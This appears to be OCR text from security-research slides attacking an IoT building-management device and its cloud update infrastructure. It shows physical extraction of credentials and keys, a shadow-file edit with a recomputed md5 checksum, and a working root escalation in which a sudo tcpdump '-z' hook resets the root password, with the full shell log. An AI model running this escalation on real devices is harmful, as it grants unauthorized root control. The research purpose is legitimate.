
Installation




Update


Cloud
Installer backend
Customer backend
Update server
Customer #1
Building #1
Building #2
Customer #2
Building #1
Building #2

Normal flow


Cloud
Customer #1
Building #1
Building #2
Laptop #1
Customer backend

Normal flow



Cloud

Installer backend

Customer backend

Update server

Customer #1

Building #1

Building #2

Customer #2

Building #1

Building #2

3. Attacks

0. Physical
1. Dummy-server
2. Dummy-client
3. Client SSL Certificate Authentication

Attacks

0. Physical

0. Storage disks unmount
1. Memory dump
2. Internal storage is not encrypted 👌
3. User list extraction via passwd file
4. Web interface and daemons source code extraction
5. Private keys and client SSL certificate extraction

passwd and shadow files are loaded from user data partition during boot

Shadow file edit to $

0. Alongside shadow and passwd files there are also shadowsum and passwdsum files
1. Turns out they are just md5 sums of shadow and passwd files (duh!)
2. After editing the shadow file we can just update the hash and the user* will be updated on boot :)
3. SSH access with low privileges user 🎉

* root didn’t work :(


From $ to

0. Low privileged user is in sudoers

1. Low privileged user can run tcpdump as root


2. Time for the root-dance

From $ to



```
-bash-4.2$ echo 'echo "shielder" | passwd --stdin root' > /tmp/sploit
-bash-4.2$ chmod +x /tmp/sploit
-bash-4.2$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z /tmp/sploit -Z root &
[1] 18528
-bash-4.2$ tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 65535 bytes
curl 127.0.0.1
Maximum file limit reached: 1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
</body></html>
[1]+  Done                    sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z /tmp/sploit -Z root
-bash-4.2$ Changing password for user root.
passwd: all authentication tokens updated successfully.
su
Password:
[root@[redacted]]# id
uid=0(root) gid=0(root) groups=0(root),48(apache)
[root@[redacted]]#
```

1. Dummy-server



Customer #1

Building #1

Building #2


Cloud

Installer backend


Us

Our laptop

1. Dummy-server




1. Dummy-server



Cloud

1. Dummy-server



2. Dummy-client

